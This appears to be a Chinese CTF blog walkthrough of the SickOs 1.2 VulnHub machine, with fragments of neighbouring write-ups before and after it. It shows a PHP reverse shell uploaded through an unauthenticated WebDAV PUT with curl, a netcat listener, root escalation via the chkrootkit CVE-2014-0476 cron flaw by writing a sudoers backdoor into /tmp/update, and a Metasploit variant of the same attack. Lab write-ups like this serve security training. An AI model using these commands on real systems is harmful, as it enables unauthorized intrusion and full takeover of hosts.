1 File(s) 34 bytes
2 Dir(s) 2,277,384,192 bytes free
C:\Users\Administrator\Desktop>type root.txt
type root.txt
54b6e31b307e2bc394f4f7d27556e788
```
- 
#### Summary of knowledge
- gobuster fuzz dir path
- Voting System 1.0 - File Upload RCE (Authenticated Remote Code Execution)
- privesc through AlwaysInstallElevated
#### Contact me
- QQ: 1185151867
- twitter: https://twitter.com/fdlucifer11
- github: https://github.com/FDlucifer
I'm lUc1f3r11, a ctfer, reverse engineer, ioter, red teamer, coder, gopher, pythoner, AI lover, security reseacher, hacker, bug hunter and more...
## 图像内容、新闻系统与 D-Bus
CuteNews 的上传及用户哈希连接本地身份,D-Bus USB 控制器路径提供后续权限变化。图像中的 PHP 内容与触发过程完整保留。
查看分析过程、攻击步骤与完整代码
#### 名称
名称:SickOs: 1.2
发布日期:2016年4月27日
#### 下载
- Download (Mirror): https://download.vulnhub.com/sickos/sick0s1.2.zip
- Download (Torrent): https://download.vulnhub.com/sickos/sick0s1.2.zip.torrent
#### 描述
``` bash
Name........: SickOs1.2
Date Release: 26 Apr 2016
Author......: D4rk
Series......: SickOs
Objective...: Get /root/7d03aaa2bf93d80040f3f22ec6ad9d5a.txt
Tester(s)...: h1tch1, Eagle11
Twitter.....: https://twitter.com/D4rk36
```
``` bash
这是SickOs后续系列中的第二篇文章,与先前的发行版无关,挑战范围是在系统上获得最高特权。
```
``` bash
Filename: Sick0s1.2.zip
File size: 696.2 MB
MD5: b013ba76f50c15890554632a40b697bd
SHA1: 9f45f7c060e15dc6bb93c1cf39efdd75125e30a0
```
``` bash
Format: OVF
Operating System: Ubuntu
Tested on: VMWare workstation Pro 12.1.0 build-3272444
```
``` bash
DHCP service: Enabled
IP address: Automatically assign
```
需要使用VMware。可能对VirtualBox有问题。如果要使用virtualbox打开的话,解决方案:打开.ovf文件,将“ElementName”的所有实例替换为“Caption”,并将“vmware.sata.ahci”替换为“AHCI”。还要删除.mf文件,然后按常规导入。
#### 信息收集
上nmap
``` bash
root@kali:~# nmap -sn -v 192.168.66.*
Nmap scan report for 192.168.66.14
Host is up (0.00033s latency).
MAC Address: 00:0C:29:1B:36:86 (VMware)
```
``` bash
root@kali:~# nmap -sV -v -p- 192.168.66.14
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 5.9p1 Debian 5ubuntu1.8 (Ubuntu Linux; protocol 2.0)
80/tcp open http lighttpd 1.4.28
```
``` bash
root@kali:~# nmap -A -v -p 22,80 192.168.66.14 -T4 --script=vuln
22/tcp open ssh OpenSSH 5.9p1 Debian 5ubuntu1.8 (Ubuntu Linux; protocol 2.0)
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
80/tcp open http lighttpd 1.4.28
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|_ /test/: Test page
|_http-server-header: lighttpd/1.4.28
| http-slowloris-check:
| VULNERABLE:
| Slowloris DOS attack
| State: LIKELY VULNERABLE
| IDs: CVE:CVE-2007-6750
| Slowloris tries to keep many connections to the target web server open and hold
| them open as long as possible. It accomplishes this by opening connections to
| the target web server and sending a partial request. By doing so, it starves
| the http server's resources causing Denial Of Service.
|
| Disclosure date: 2009-09-17
| References:
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_ http://ha.ckers.org/slowloris/
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
| vulners:
| cpe:/a:lighttpd:lighttpd:1.4.28:
| CVE-2013-4559 7.6 https://vulners.com/cve/CVE-2013-4559
| CVE-2014-2323 7.5 https://vulners.com/cve/CVE-2014-2323
| CVE-2013-4508 5.8 https://vulners.com/cve/CVE-2013-4508
| CVE-2018-19052 5.0 https://vulners.com/cve/CVE-2018-19052
| CVE-2014-2324 5.0 https://vulners.com/cve/CVE-2014-2324
| CVE-2011-4362 5.0 https://vulners.com/cve/CVE-2011-4362
|_ CVE-2013-4560 2.6 https://vulners.com/cve/CVE-2013-4560
```
目录爆破一波
``` bash
root@kali:~# dirb http://192.168.66.14/
-----------------
DIRB v2.22
By The Dark Raver
-----------------
START_TIME: Mon Mar 30 01:39:50 2020
URL_BASE: http://192.168.66.14/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
-----------------
GENERATED WORDS: 4612
---- Scanning URL: http://192.168.66.14/ ----
+ http://192.168.66.14/index.php (CODE:200|SIZE:163)
==> DIRECTORY: http://192.168.66.14/test/
---- Entering directory: http://192.168.66.14/test/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
-----------------
END_TIME: Mon Mar 30 01:40:02 2020
DOWNLOADED: 4612 - FOUND: 1
```
在/test上找到目录列表,但是没有什么有趣的。我在/和/test上检查HTTP方法OPTIONS,发现/test上允许许多HTTP方法
request
``` bash
OPTIONS /test/ HTTP/1.1
Host: 192.168.66.14
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:74.0) Gecko/20100101 Firefox/74.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```
response
``` bash
HTTP/1.1 200 OK
DAV: 1,2
MS-Author-Via: DAV
Allow: PROPFIND, DELETE, MKCOL, PUT, MOVE, COPY, PROPPATCH, LOCK, UNLOCK
Allow: OPTIONS, GET, HEAD, POST
Content-Length: 0
Connection: close
Date: Mon, 30 Mar 2020 05:42:43 GMT
Server: lighttpd/1.4.28
```
#### 利用
允许HTTP方法PUT,而无需身份验证。攻击者可以使用HTTP方法PUT将Web Shell上传到/test。所以使用以下的curl方法上传php-reverse-shell.php
``` bash
root@kali:~/vulnhub/sickos# curl --upload-file php-reverse-shell.php -v --url http://192.168.233.129/test/shell.php -0 --http1.0
* Trying 192.168.233.129:80...
* TCP_NODELAY set
* Connected to 192.168.233.129 (192.168.233.129) port 80 (#0)
> PUT /test/shell.php HTTP/1.0
> Host: 192.168.233.129
> User-Agent: curl/7.68.0
> Accept: */*
> Content-Length: 5494
>
* We are completely uploaded and fine
* Mark bundle as not supporting multiuse
* HTTP 1.0, assume close after body
< HTTP/1.0 201 Created
< Content-Length: 0
< Connection: close
< Date: Mon, 30 Mar 2020 05:50:14 GMT
< Server: lighttpd/1.4.28
<
* Closing connection 0
```
- 
可以看到成功的上传了phpreverseshell
kali端使用nc监听端口,并用浏览器访问shell地址,成功反弹shell
``` bash
root@kali:~# nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.233.128] from (UNKNOWN) [192.168.233.129] 48337
Linux ubuntu 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686 i686 i386 GNU/Linux
23:07:02 up 8 min, 0 users, load average: 0.03, 0.03, 0.02
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
www-data
$ pwd
/
```
尝试在TCP端口8890上进行侦听,发现没有连接到达我的侦听器,然后将侦听端口更改为443,并修改了php reverse shell,然后再次上传,才成功收到shell
``` bash
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@ubuntu:/$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```
#### 提权
列举操作系统版本。
``` bash
www-data@ubuntu:/$ lsb_release -a
lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description: Ubuntu 12.04.4 LTS
Release: 12.04
Codename: precise
www-data@ubuntu:/$ dpkg -l | grep chkrootkit
dpkg -l | grep chkrootkit
rc chkrootkit 0.49-4ubuntu1.1 rootkit detector
```
检查cron任务,发现cron.daily有chkrootkit。知道chkrootkit---[CVE-2014-0476](https://www.exploit-db.com/exploits/33899)的漏洞可能会有提升到root用户的机会。
脆弱的chkrootkit将执行/tmp/update,可以在/tmp contains shell命令中创建名为update的文件,该命令将sudo su添加到用户www-data
``` bash
www-data@ubuntu:/$ echo 'echo "www-data ALL=NOPASSWD: ALL" >> /etc/sudoers && chmod 440 /etc/sudoers' > /tmp/update
< ALL" >> /etc/sudoers && chmod 440 /etc/sudoers' > /tmp/update
www-data@ubuntu:/$
```
然后
``` bash
www-data@ubuntu:/tmp$ chmod 777 *
chmod 777 *
chmod: changing permissions of `VMwareDnD': Operation not permitted
chmod: changing permissions of `vgauthsvclog.txt.0': Operation not permitted
chmod: changing permissions of `vmware-root': Operation not permitted
www-data@ubuntu:/tmp$ ls -la
ls -la
total 24
drwxrwxrwt 4 root root 4096 Mar 29 23:24 .
drwxr-xr-x 22 root root 4096 Mar 30 2016 ..
drwxrwxrwt 2 root root 4096 Mar 29 22:58 VMwareDnD
srwxrwxrwx 1 www-data www-data 0 Mar 29 22:58 php.socket-0
-rwxrwxrwx 1 www-data www-data 76 Mar 29 23:18 update
-rw-r--r-- 1 root root 1600 Mar 29 22:58 vgauthsvclog.txt.0
drwx------ 2 root root 4096 Mar 29 22:58 vmware-root
```
然后等待几分钟
``` bash
root@ubuntu:/tmp# id
id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:/tmp# whoami
whoami
root
root@ubuntu:/tmp# cd /root
cd /root
root@ubuntu:~# ls
ls
304d840d52840689e0ab0af56d6d3a18-chkrootkit-0.49.tar.gz chkrootkit-0.49
7d03aaa2bf93d80040f3f22ec6ad9d5a.txt newRule
root@ubuntu:~# cat 7d03aaa2bf93d80040f3f22ec6ad9d5a.txt
cat 7d03aaa2bf93d80040f3f22ec6ad9d5a.txt
WoW! If you are viewing this, You have "Sucessfully!!" completed SickOs1.2, the challenge is more focused on elimination of tool in real scenarios where tools can be blocked during an assesment and thereby fooling tester(s), gathering more information about the target using different methods, though while developing many of the tools were limited/completely blocked, to get a feel of Old School and testing it manually.
Thanks for giving this try.
@vulnhub: Thanks for hosting this UP!.
```
成功的获取到了root权限,并找到了flag
- 
#### 提权2(使用msf提权)
设置msf,然后使用之前的php-reverse-shell反弹shell到nsf,然后将session会话置于后台
``` bash
root@kali:~# msfdb run
[i] Database already started
.:okOOOkdc' 'cdkOOOko:.
.xOOOOOOOOOOOOc cOOOOOOOOOOOOx.
:OOOOOOOOOOOOOOOk, ,kOOOOOOOOOOOOOOO:
'OOOOOOOOOkkkkOOOOO: :OOOOOOOOOOOOOOOOOO'
oOOOOOOOO. .oOOOOoOOOOl. ,OOOOOOOOo
dOOOOOOOO. .cOOOOOc. ,OOOOOOOOx
lOOOOOOOO. ;d; ,OOOOOOOOl
.OOOOOOOO. .; ; ,OOOOOOOO.
cOOOOOOO. .OOc. 'oOO. ,OOOOOOOc
oOOOOOO. .OOOO. :OOOO. ,OOOOOOo
lOOOOO. .OOOO. :OOOO. ,OOOOOl
;OOOO' .OOOO. :OOOO. ;OOOO;
.dOOo .OOOOocccxOOOO. xOOd.
,kOl .OOOOOOOOOOOOO. .dOk,
:kk;.OOOOOOOOOOOOO.cOk:
;kOOOOOOOOOOOOOOOk:
,xOOOOOOOOOOOx,
.lOOOOOOOl.
,dOd,
.
=[ metasploit v5.0.80-dev ]
+ -- --=[ 1983 exploits - 1088 auxiliary - 339 post ]
+ -- --=[ 563 payloads - 45 encoders - 10 nops ]
+ -- --=[ 7 evasion ]
Metasploit tip: You can use help to view all available commands
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set lport 443
lport => 443
msf5 exploit(multi/handler) > set lhost 192.168.233.128
lhost => 192.168.233.128
msf5 exploit(multi/handler) > set payload linux/x86/shell_reverse_tcp
payload => linux/x86/shell_reverse_tcp
msf5 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.233.128:443
[*] Command shell session 1 opened (192.168.233.128:443 -> 192.168.233.129:48340) at 2020-03-30 02:40:05 -0400
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ pwd
/
$ whoami
www-data
$ backgroud
/bin/sh: 5: backgroud: not found
$ background
Background session 1? [y/N] y
msf5 exploit(multi/handler) >
```
然后,开始寻找chkroot漏洞利用程序并正确用msf配置它:
``` bash
msf exploit(handler) > search chkroot
Matching Modules
================
Name Disclosure Date Rank Description
---- --------------- ---- -----------
exploit/unix/local/chkrootkit 2014-06-04 manual Chkrootkit Local Privilege Escalation
msf exploit(handler) > use exploit/unix/local/chkrootkit
msf exploit(chkrootkit) > show options
Module options (exploit/unix/local/chkrootkit):
Name Current Setting Required Description
---- --------------- -------- -----------
CHKROOTKIT /usr/sbin/chkrootkit yes Path to chkrootkit
SESSION yes The session to run this module on.
Exploit target:
Id Name
-- ----
0 Automatic
msf exploit(chkrootkit) > set session 1
session => 1
msf exploit(chkrootkit) > set lport 8080
lport => 8080
```
此外还要设置lhost为192.168.233.128
等待返回shell
``` bash
msf5 exploit(unix/local/chkrootkit) > set LHOST 192.168.233.128
LHOST => 192.168.233.128
msf5 exploit(unix/local/chkrootkit) > run -j
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP double handler on 192.168.233.128:8080
msf5 exploit(unix/local/chkrootkit) > [!] Rooting depends on the crontab (this could take a while)
[*] Payload written to /tmp/update
[*] Waiting for chkrootkit to run via cron...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo m6QrrJnhcNykbebU;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "m6QrrJnhcNykbebU\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 2 opened (192.168.233.128:8080 -> 192.168.233.129:37735) at 2020-03-30 03:15:49 -0400
[+] Deleted /tmp/update
id
[*] exec: id
uid=0(root) gid=0(root) 组=0(root)
msf5 exploit(unix/local/chkrootkit) > sessions -l
Active sessions
===============
Id Name Type Information Connection
-- ---- ---- ----------- ----------
1 shell x86/linux Linux ubuntu 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 UT... 192.168.233.128:443 -> 192.168.233.129:48369 (192.168.233.129)
2 shell cmd/unix 192.168.233.128:8080 -> 192.168.233.129:37735 (192.168.233.129)
msf5 exploit(unix/local/chkrootkit) > sessions 2
[*] Starting interaction with 2...
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
```
成功的获取了root权限,现在来寻找flag
``` bash
msf5 exploit(unix/local/chkrootkit) > sessions 2
[*] Starting interaction with 2...
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
python -c 'import pty; pty.spawn("/bin/bash")'
root@ubuntu:/tmp# id
id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:/tmp# cd /root
cd /root
root@ubuntu:~# ls
ls
304d840d52840689e0ab0af56d6d3a18-chkrootkit-0.49.tar.gz chkrootkit-0.49
7d03aaa2bf93d80040f3f22ec6ad9d5a.txt newRule
root@ubuntu:~# cat 7d03aaa2bf93d80040f3f22ec6ad9d5a.txt
cat 7d03aaa2bf93d80040f3f22ec6ad9d5a.txt
WoW! If you are viewing this, You have "Sucessfully!!" completed SickOs1.2, the challenge is more focused on elimination of tool in real scenarios where tools can be blocked during an assesment and thereby fooling tester(s), gathering more information about the target using different methods, though while developing many of the tools were limited/completely blocked, to get a feel of Old School and testing it manually.
Thanks for giving this try.
@vulnhub: Thanks for hosting this UP!.
```
成功的获取到了flag
#### 知识点总结
- HTTP put方法写入shell
- cron定时任务+chkrootkit漏洞CVE-2014-0476---提权
- msf的exploit/unix/local/chkrootkit模块---提权
Game over
不好意思,这次还是没有找到希腊某位大佬的傻瓜式一键通关脚本,i am so sorry about this...It's a pity...

***The end,to be continue...***
## 图像验证与多重编码
自定义图像服务对后缀和内容做不同判断,原文保留双扩展名、Base64、敏感文件及坐标解码线索。